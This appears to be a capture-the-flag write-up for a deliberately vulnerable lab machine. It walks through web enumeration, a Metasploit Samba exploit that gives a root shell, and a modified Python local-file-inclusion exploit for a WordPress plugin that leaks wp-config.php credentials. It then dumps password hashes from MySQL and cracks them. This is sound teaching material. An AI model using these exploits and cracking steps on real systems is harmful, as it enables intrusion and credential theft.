
Nothing terribly interesting right off the bat so lets get started on some simple enumeration.
$ nikto -host 10.1.1.129:12380 -output 10.1.1.129_12380_nikto.txt
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.1.1.129
+ Target Hostname:    10.1.1.129
+ Target Port:        12380
---------------------------------------------------------------------------
+ SSL Info:        Subject:  /C=UK/ST=Somewhere in the middle of nowhere/L=Really, what are you meant to put here?/O=Initech/OU=Pam: I give up. no idea what to put here./CN=Red.Initech/emailAddress=pam@red.localhost
                   Ciphers:  ECDHE-RSA-AES256-GCM-SHA384
                   Issuer:   /C=UK/ST=Somewhere in the middle of nowhere/L=Really, what are you meant to put here?/O=Initech/OU=Pam: I give up. no idea what to put here./CN=Red.Initech/emailAddress=pam@red.localhost
+ Start Time:         2019-11-10 11:30:46 (GMT11)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'dave' found, with contents: Soemthing doesn't look right here
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The site uses SSL and Expect-CT header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Entry '/admin112233/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/blogblog/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 2 entries which should be manually viewed.
+ Hostname '10.1.1.129' does not match certificate's names: Red.Initech
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ Uncommon header 'x-ob_mode' found, with contents: 1
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpmyadmin/: phpMyAdmin directory found
+ 8045 requests: 0 error(s) and 15 item(s) reported on remote host
+ End Time:           2019-11-10 11:32:44 (GMT11) (118 seconds)
Some interesting takeaways from our nikto scan:
- robots.txt has a couple of interesting directories that are worth looking in to
- /admin112233/
- /blogblog/
- We have two more usernames thanks to the metadata embedded in the SSL certificate and a custom header,
pam, anddave - We have a hostname thanks to the certificate,
Red.Initech - There is a
/phpmyadmin/directory but without credentials we can’t go much further at this point
Interestingly it appears that we’re being served a different page via HTTPS:
$ curl -s -k https://10.1.1.129:12380/
Internal Index Page!
$ curl -s http://10.1.1.129:12380/ | head
<!doctype html>
<html lang="en">
<head>
<!-- Credit: http://www.creative-tim.com/product/coming-sssoon-page -->
	<meta charset="utf-8" />
	<meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
    <meta content='width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=0' name='viewport' />
    <meta name="viewport" content="width=device-width" />
    <title>Tim, we need to-do better next year for Initech</title>
  	<style>
Lets use curl some more to check out the pages found by nikto
$ curl -s -k https://10.1.1.129:12380/admin112233/
<html>
<head>
<title>mwwhahahah</title>
<body>
<noscript>Give yourself a cookie! Javascript didn't run =)</noscript>
<script type="text/javascript">window.alert("This could of been a BeEF-XSS hook ;)");window.location="http://www.xss-payloads.com/";</script>
</body>
</html>
Good thing I was too lazy to fire up a browser to view this page.
curl -s -k https://10.1.1.129:12380/blogblog/ | head
<!DOCTYPE html>
<html lang="en-US">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1">
<link rel="profile" href="http://gmpg.org/xfn/11">
<link rel="pingback" href="https://10.1.1.129:12380/blogblog/xmlrpc.php">
<title>Initech | Office Life</title>
<link rel="alternate" type="application/rss+xml" title="Initech » Feed" href="https://10.1.1.129:12380/blogblog/?feed=rss2" />
<link rel="alternate" type="application/rss+xml" title="Initech » Comments Feed" href="https://10.1.1.129:12380/blogblog/?feed=comments-rss2" />
Certainly looks more like a blog than an XSS payload! Lets confirm within a browser as well.

WordPress! Lets fire up wp-scan to take a closer look.
$ wpscan --disable-tls-checks --url https://10.1.1.129:12380/blogblog -t 10 --api-token lolnope -o wpscan-output.txt
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.7.3
      WPScan.io - Online WordPress Vulnerability Scanner
      @_WPScan_, @ethicalhack3r, @erwan_lr, @_FireFart_
_______________________________________________________________

[+] URL: https://10.1.1.129:12380/blogblog/
[+] Started: Sun Nov 10 12:37:53 2019

Interesting Finding(s):

[+] https://10.1.1.129:12380/blogblog/
 | Interesting Entries:
 |  - Server: Apache/2.4.18 (Ubuntu)
 |  - Dave: Soemthing doesn't look right here
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] https://10.1.1.129:12380/blogblog/xmlrpc.php
 | Found By: Headers (Passive Detection)
 | Confidence: 100%
 | Confirmed By:
 |  - Link Tag (Passive Detection), 30% confidence
 |  - Direct Access (Aggressive Detection), 100% confidence
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] https://10.1.1.129:12380/blogblog/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Registration is enabled: https://10.1.1.129:12380/blogblog/wp-login.php?action=register
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: https://10.1.1.129:12380/blogblog/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] https://10.1.1.129:12380/blogblog/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.2.1 identified (Insecure, released on 2015-04-27).
 | Detected By: Rss Generator (Passive Detection)
 |  - https://10.1.1.129:12380/blogblog/?feed=rss2, <generator>http://wordpress.org/?v=4.2.1</generator>
 |  - https://10.1.1.129:12380/blogblog/?feed=comments-rss2, <generator>http://wordpress.org/?v=4.2.1</generator>
 |
 | [!] 71 vulnerabilities identified:
 |
 |
[...snip...]
 |
 | [!] Title: WordPress 3.7-5.0 (except 4.9.9) - Authenticated Code Execution
 |     Fixed in: 5.0.1
 |     References:
 |      - https://wpvulndb.com/vulnerabilities/9222
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-8942
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-8943
 |      - https://blog.ripstech.com/2019/wordpress-image-remote-code-execution/
 |      - https://www.rapid7.com/db/modules/exploit/multi/http/wp_crop_rce
 |

[...snip...]

[+] WordPress theme in use: bhost
 | Location: https://10.1.1.129:12380/blogblog/wp-content/themes/bhost/
 | Last Updated: 2018-01-10T00:00:00.000Z
 | Readme: https://10.1.1.129:12380/blogblog/wp-content/themes/bhost/readme.txt
 | [!] The version is out of date, the latest version is 1.4.0
 | Style URL: https://10.1.1.129:12380/blogblog/wp-content/themes/bhost/style.css?ver=4.2.1
 | Style Name: BHost
 | Description: Bhost is a nice , clean , beautifull, Responsive and modern design free WordPress Theme. This theme ...
 | Author: Masum Billah
 | Author URI: http://getmasum.net/
 |
 | Detected By: Css Style (Passive Detection)
 |
 | Version: 1.2.9 (80% confidence)
 | Detected By: Style (Passive Detection)
 |  - https://10.1.1.129:12380/blogblog/wp-content/themes/bhost/style.css?ver=4.2.1, Match: 'Version: 1.2.9'


[i] No plugins Found.


[i] No Config Backups Found.

[+] WPVulnDB API OK
 | Plan: free
 | Requests Done (during the scan): 2
 | Requests Remaining: 48

[+] Finished: Sun Nov 10 12:38:00 2019
[+] Requests Done: 26
[+] Cached Requests: 32
[+] Data Sent: 6.611 KB
[+] Data Received: 39.562 KB
[+] Memory used: 124.965 MB
[+] Elapsed time: 00:00:06
So there’s an absolute tonne of XSS vulnerabilities in the available wordpress plugins, as well as a few interesting authenticated vulnerabilities but without credentials I’m still a bit stuck.
Lets keep looking.
Browsing to the https://10.1.1.129:12380/blogblog/wp-content/ directory we can check out the following directories:
- plugins (three plugins here)
- themes (seven themes installed)
- uploads (nothing)
Of the three directories the plugins directory looks the most interesting, especially the advanced-video-embed-embed-videos-or-playlists folder.
$ curl -s -k https://10.1.1.129:12380/blogblog/wp-content/plugins/advanced-video-embed-embed-videos-or-playlists/readme.txt | head -n 8
=== Advanced video embed  ===
Contributors: arshmultani,meenakshi.php.developer,DScom
Donate link: https://www.paypal.com/cgi-bin/webscr?cmd=_s-xclick&hosted_button_id=Z7C7DNDD9VS3L
Tags: advanced video embed,youtube video embed,auto poster, wordpress youtube playlist maker,wordpress youtube playlists,wordpress youtube plugin,wordpress youtube embed,wordpress videos youtube,wordpress youtube video shortcode,wordpress youtube video as post,video embed , wordpress video embeding plugin,
Requires at least: 3.0.1
Tested up to: 3.3.1
Stable tag: 1.0
Version: 1.0
Googling for advanced video embed version 1 returns this ExploitDB page, a local file inclusion exploit.
Given that this service was the last one we were able to discover with Nmap, lets begin the exploitation phase.
Exploitation
As was covered in the initial reconnaissance phase, there are two services that appear to be exploitable. Samba, and the advanced video embed WordPress plugin. Given a metasploit module was available for the Samba version we’re targeting, we’ll try that one first.
Port 139/Samba
$ msfconsole
$ msf5 > search is_known_pipename
Matching Modules
================

   #  Name                                   Disclosure Date  Rank       Check  Description
   -  ----                                   ---------------  ----       -----  -----------
   0  exploit/linux/samba/is_known_pipename  2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Module Load
$ msf5 > use exploit/linux/samba/is_known_pipename
msf5 exploit(linux/samba/is_known_pipename) > set RHOSTS 10.1.1.129
msf5 exploit(linux/samba/is_known_pipename) > set LHOST 10.1.1.128
msf5 exploit(linux/samba/is_known_pipename) > set RPORT 139
$ msf5 exploit(linux/samba/is_known_pipename) > show options
Module options (exploit/linux/samba/is_known_pipename):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   RHOSTS          10.1.1.129       yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT           139              yes       The SMB service port (TCP)
   SMB_FOLDER                       no        The directory to use within the writeable SMB share
   SMB_SHARE_NAME                   no        The name of the SMB share containing a writeable directory


Exploit target:

   Id  Name
   --  ----
   0   Automatic (Interact)
$ msf5 exploit(linux/samba/is_known_pipename) > run
[*] 10.1.1.129:139 - Using location \\10.1.1.129\tmp\ for the path
[*] 10.1.1.129:139 - Retrieving the remote path of the share 'tmp'
[*] 10.1.1.129:139 - Share 'tmp' has server-side path '/var/tmp
[*] 10.1.1.129:139 - Uploaded payload to \\10.1.1.129\tmp\FjeFneUb.so
[*] 10.1.1.129:139 - Loading the payload from server-side path /var/tmp/FjeFneUb.so using \\PIPE\/var/tmp/FjeFneUb.so...
[-] 10.1.1.129:139 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 10.1.1.129:139 - Loading the payload from server-side path /var/tmp/FjeFneUb.so using /var/tmp/FjeFneUb.so...
[-] 10.1.1.129:139 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 10.1.1.129:139 - Uploaded payload to \\10.1.1.129\tmp\JbzazcPb.so
[*] 10.1.1.129:139 - Loading the payload from server-side path /var/tmp/JbzazcPb.so using \\PIPE\/var/tmp/JbzazcPb.so...
[-] 10.1.1.129:139 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 10.1.1.129:139 - Loading the payload from server-side path /var/tmp/JbzazcPb.so using /var/tmp/JbzazcPb.so...
[+] 10.1.1.129:139 - Probe response indicates the interactive payload was loaded...
[*] Found shell.
[*] Command shell session 1 opened (10.1.1.128:45511 -> 10.1.1.129:139) at 2019-11-10 13:02:17 +1100

whoami ; id ; hostname
root
uid=0(root) gid=0(root) groups=0(root)
red.initech
w00t w00t we have a root shell.
But Metasploit feels like cheating so we’ll pretend it failed.
Port 12380/Apache
Alright lets grab a copy of the ExploitDB module for this wordpress plugin and have a look at what’s going on.
$ searchsploit 39646
--------------------------------------------------------------------------------------------------------------------------------------------------- ----------------------------------------
 Exploit Title                                                                                                                                     |  Path
                                                                                                                                                   | (/usr/share/exploitdb/)
--------------------------------------------------------------------------------------------------------------------------------------------------- ----------------------------------------
WordPress Plugin Advanced Video 1.0 - Local File Inclusion                                                                                         | exploits/php/webapps/39646.py
--------------------------------------------------------------------------------------------------------------------------------------------------- ----------------------------------------
Shellcodes: No Result
$ searchsploit -m exploits/php/webapps/39646.py
  Exploit: WordPress Plugin Advanced Video 1.0 - Local File Inclusion
      URL: https://www.exploit-db.com/exploits/39646
     Path: /usr/share/exploitdb/exploits/php/webapps/39646.py
File Type: Python script, ASCII text executable, with CRLF line terminators

Copied to: /home/ben/CTFs/vulnhub/stapler_10.1.1.129/2-exploitation/12380_apache/39646.py
It looks like a relatively simple exploit, looks like we can pass a local file path to the plugin and it will generate a thumbnail containing the contents of the file. The script defaults to fetching ../wp-config.php
The embedded proof of concept (PoC) URL is quite straight forward:
# POC - http://127.0.0.1/wordpress/wp-admin/admin-ajax.php?action=ave_publishPost&title=random&short=1&term=1&thumb=[FILEPATH]
Lets modify the exploit to replace the PoC URL with our own and run the exploit.
$ python 39646_modified.py
Traceback (most recent call last):
  File "39646_modified.py", line 41, in <module>
    objHtml = urllib2.urlopen(url + '/wp-admin/admin-ajax.php?action=ave_publishPost&title=' + str(randomID) + '&short=rnd&term=rnd&thumb=../wp-config.php')
  File "/usr/lib/python2.7/urllib2.py", line 154, in urlopen
    return opener.open(url, data, timeout)
  File "/usr/lib/python2.7/urllib2.py", line 429, in open
    response = self._open(req, data)
  File "/usr/lib/python2.7/urllib2.py", line 447, in _open
    '_open', req)
  File "/usr/lib/python2.7/urllib2.py", line 407, in _call_chain
    result = func(*args)
  File "/usr/lib/python2.7/urllib2.py", line 1241, in https_open
    context=self._context)
  File "/usr/lib/python2.7/urllib2.py", line 1198, in do_open
    raise URLError(err)
urllib2.URLError: <urlopen error [SSL: CERTIFICATE_VERIFY_FAILED] certificate verify failed (_ssl.c:727)>
Looks like Python is complaining about the invalid SSL certificate. We’ll modify the exploit to ignore SSL certificate warnings and try again.
For reference, the final exploit code is:
$ cat 39646_modified.py
#!/usr/bin/env python

# Exploit Title: Advanced-Video-Embed Arbitrary File Download / Unauthenticated Post Creation
# Google Dork: N/A
# Date: 04/01/2016
# Exploit Author: evait security GmbH
# Vendor Homepage: arshmultani - http://dscom.it/
# Software Link: https://wordpress.org/plugins/advanced-video-embed-embed-videos-or-playlists/
# Version: 1.0
# Tested on: Linux Apache / Wordpress 4.2.2

#	Timeline
#	03/24/2016 - Bug discovered
#	03/24/2016 - Initial notification of vendor
#	04/01/2016 - No answer from vendor, public release of bug


# Vulnerable Code (/inc/classes/class.avePost.php) Line 57:

#  function ave_publishPost(){
#    $title = $_REQUEST['title'];
#    $term = $_REQUEST['term'];
#    $thumb = $_REQUEST['thumb'];
# <snip>
# Line 78:
#    $image_data = file_get_contents($thumb);


# POC - http://127.0.0.1/wordpress/wp-admin/admin-ajax.php?action=ave_publishPost&title=random&short=1&term=1&thumb=[FILEPATH]

# Exploit - Print the content of wp-config.php in terminal (default Wordpress config)

import random
import urllib2
import re

import ssl # addition
ssl._create_default_https_context = ssl._create_unverified_context # addition

url = "https://10.1.1.129:12380/blogblog" # insert url to wordpress # change

randomID = long(random.random() * 100000000000000000L)

objHtml = urllib2.urlopen(url + '/wp-admin/admin-ajax.php?action=ave_publishPost&title=' + str(randomID) + '&short=rnd&term=rnd&thumb=../wp-config.php')
content =  objHtml.readlines()
for line in content:
	numbers = re.findall(r'\d+',line)
	id = numbers[-1]
	id = int(id) / 10

objHtml = urllib2.urlopen(url + '/?p=' + str(id))
content = objHtml.readlines()

for line in content:
	if 'attachment-post-thumbnail size-post-thumbnail wp-post-image' in line:
		urls=re.findall('"(https?://.*?)"', line)
		print urllib2.urlopen(urls[0]).read()
There was no output from the script but if we check our wp-content/uploads/ directory we’ll see a brand new file there. Lets download it and have a look.
$ curl -s -k https://10.1.1.129:12380/blogblog/wp-content/uploads/1254641780.jpeg -O 1254641780.jpeg
$ file 1254641780.jpeg
1254641780.jpeg: PHP script, ASCII text
Excited noises
$ cat 1254641780.jpeg
<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, and ABSPATH. You can find more information by visiting
 * {@link https://codex.wordpress.org/Editing_wp-config.php Editing wp-config.php}
 * Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file
 * to "wp-config.php" and fill in the values.
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'plbkac');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
 *
 * @since 2.6.0
 */
define('AUTH_KEY',         'V 5p=[.Vds8~SX;>t)++Tt57U6{Xe`T|oW^eQ!mHr }]>9RX07W<sZ,I~`6Y5-T:');
define('SECURE_AUTH_KEY',  'vJZq=p.Ug,]:<-P#A|k-+:;JzV8*pZ|K/U*J][Nyvs+}&!/#>4#K7eFP5-av`n)2');
define('LOGGED_IN_KEY',    'ql-Vfg[?v6{ZR*+O)|Hf OpPWYfKX0Jmpl8zU<cr.wm?|jqZH:YMv;zu@tM7P:4o');
define('NONCE_KEY',        'j|V8J.~n}R2,mlU%?C8o2[~6Vo1{Gt+4mykbYH;HDAIj9TE?QQI!VW]]D`3i73xO');
define('AUTH_SALT',        'I{gDlDs`Z@.+/AdyzYw4%+<WsO-LDBHT}>}!||Xrf@1E6jJNV={p1?yMKYec*OI$');
define('SECURE_AUTH_SALT', '.HJmx^zb];5P}hM-uJ%^+9=0SBQEh[[*>#z+p>nVi10`XOUq (Zml~op3SG4OG_D');
define('LOGGED_IN_SALT',   '[Zz!)%R7/w37+:9L#.=hL:cyeMM2kTx&_nP4{D}n=y=FQt%zJw>c[a+;ppCzIkt;');
define('NONCE_SALT',       'tb(}BfgB7l!rhDVm{eK6^MSN-|o]S]]axl4TE_y+Fi5I-RxN/9xeTsK]#ga_9:hJ');

/**#@-*/

/**
 * WordPress Database Table prefix.
 *
 * You can have multiple installations in one database if you give each a unique
 * prefix. Only numbers, letters, and underscores please!
 */
$table_prefix  = 'wp_';

/**
 * For developers: WordPress debugging mode.
 *
 * Change this to true to enable the display of notices during development.
 * It is strongly recommended that plugin and theme developers use WP_DEBUG
 * in their development environments.
 */
define('WP_DEBUG', false);

/* That's all, stop editing! Happy blogging. */

/** Absolute path to the WordPress directory. */
if ( !defined('ABSPATH') )
	define('ABSPATH', dirname(__FILE__) . '/');

/** Sets up WordPress vars and included files. */
require_once(ABSPATH . 'wp-settings.php');

define('WP_HTTP_BLOCK_EXTERNAL', true);
Aww yiss we’ve got ourselves database credentials.
root:plbkac
Port 3306/MySQL
Now that we have credentials for the MySQL server, we can remotely access the MySQL databases. It’s worth noting that if MySQL was bound only to localhost we could still perform the same steps via logging in to phpMyAdmin at https://10.1.1.129:12380/phpmyadmin.
$ mysql -u root -pplbkac -h 10.1.1.129
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 26
Server version: 5.7.12-0ubuntu1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| loot               |
| mysql              |
| performance_schema |
| phpmyadmin         |
| proof              |
| sys                |
| wordpress          |
+--------------------+
MySQL [(none)]> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [wordpress]> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
11 rows in set (0.000 sec)
MySQL [wordpress]> select user_login,user_pass from wp_users;
+------------+------------------------------------+
| user_login | user_pass                          |
+------------+------------------------------------+
| John       | $P$B7889EMq/erHIuZapMB8GEizebcIy9. |
| Elly       | $P$BlumbJRRBit7y50Y17.UPJ/xEgv4my0 |
| Peter      | $P$BTzoYuAFiBA5ixX2njL0XcLzu67sGD0 |
| barry      | $P$BIp1ND3G70AnRAkRY41vpVypsTfZhk0 |
| heather    | $P$Bwd0VpK8hX4aN.rZ14WDdhEIGeJgf10 |
| garry      | $P$BzjfKAHd6N4cHKiugLX.4aLes8PxnZ1 |
| harry      | $P$BqV.SQ6OtKhVV7k7h1wqESkMh41buR0 |
| scott      | $P$BFmSPiDX1fChKRsytp1yp8Jo7RdHeI1 |
| kathy      | $P$BZlxAMnC6ON.PYaurLGrhfBi6TjtcA0 |
| tim        | $P$BXDR7dLIJczwfuExJdpQqRsNf.9ueN0 |
| ZOE        | $P$B.gMMKRP11QOdT5m1s9mstAUEDjagu1 |
| Dave       | $P$Bl7/V9Lqvu37jJT.6t4KWmY.v907Hy. |
| Simon      | $P$BLxdiNNRP008kOQ.jE44CjSK/7tEcz0 |
| Abby       | $P$ByZg5mTBpKiLZ5KxhhRe/uqR.48ofs. |
| Vicki      | $P$B85lqQ1Wwl2SqcPOuKDvxaSwodTY131 |
| Pam        | $P$BuLagypsIJdEuzMkf20XyS5bRm00dQ0 |
+------------+------------------------------------+
16 rows in set (0.001 sec)
Now we have usernames and password hashes. Lets see if we can crack any of them.
I like to use the wordlists in SecLists for quick and dirty password cracking jobs such as these.
$ john wordpress_md5_hashes --wordlist=/opt/SecLists/Passwords/Common-Credentials/10-million-password-list-top-100000.txt
Created directory: /home/ben/.john
Using default input encoding: UTF-8
Loaded 16 password hashes with 16 different salts (phpass [phpass ($P$ or $H$) 256/256 AVX2 8x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
cookie           (?)
monkey           (?)
football         (?)
thumb            (?)
coolgirl         (?)
0520             (?)
incorrect        (?)
7g 0:00:00:13 DONE (2019-11-10 13:34) 0.5043g/s 7204p/s 74884c/s 74884C/s 09080908..070162
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed
cat ~/.john/john.pot
$P$BFmSPiDX1fChKRsytp1yp8Jo7RdHeI1:cookie
